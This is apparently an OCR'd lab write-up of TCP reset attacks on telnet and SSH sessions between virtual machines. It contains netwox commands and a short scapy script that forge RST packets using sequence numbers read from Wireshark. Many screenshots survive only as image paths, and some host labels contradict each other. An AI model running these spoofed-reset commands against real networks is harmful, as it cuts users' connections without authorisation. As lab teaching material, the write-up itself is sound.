


The RESET attack is attempted with the aid of the netwox tool 40.


The command: `sudo netwox 40 -l 10.0.2.14 -m 10.0.2.13 -o 23 -p 53468 -B -q 1513763257`

Before the attack:

After the attack:




On the client machine (10.0.2.13)




On the attacker machine (10.0.2.8)

On running the attack, it's observed that the telnet connection is disconnected, forthwith.

Below is the Wireshark packet capture:




The maximised view:




Packet number 80 is the packet where the reset action was activated.

The same attack was performed with the aid of a python programme.



The last packet: Packet number 58



The programme:

RSTTCP.py


```
1  #!/usr/bin/python
2  import sys
3  from scapy.all import *
4  print("Sending reset packet")
5  IPLayer = IP(src="10.0.2.14" , dst="10.0.2.13")
6  TCPLayer = TCP(sport=23, dport=53474,flags="R" ,seq=4038510454)
7  pkt = IPLayer/TCPLayer
8  ls(pkt)
9  send(pkt,verbose=0)
```

In this programme, from the Wireshark packet capture results, the destination port (`dport`) and the next sequence number (`seq`) are set to 53474 and, 4038510454 respectively. '`R`' in the '`flags`' variable symbolises that it's a reset action to be performed. Ultimately, the packet is delivered to the server


machine, (10.0.2.14) from the client machine (10.0.2.13) by the attacker machine (10.0.2.8).

The command: `sudo python RSTTCP.py`


Before the attack:



After the attack:




On the victim machine (10.0.2.13)



On the attacker machine (10.0.2.8)

The results from Wireshark:




Packet number 80 is the RESET packet.

b) SSH

First, a connection is made.


On the victim machine, 10.0.2.13, a connection to the server machine (10.0.2.14) is attempted.

The screenshot below displays the successful telnet connection.




On the victim machine (10.0.2.14)

Results from the Wireshark capture on the attacker machine (10.0.2.8)




The thirty-ninth packet is the target.




The command: `sudo netwox 40 -l 10.0.2.14 -m 10.0.2.13 -o 22 -p 45312 -B -q 3422059554`

Before the attack:


The command: `ssh 10.0.2.14`



After the attack:




On the client machine (10.0.2.13)



On the attacker machine (10.0.2.8)

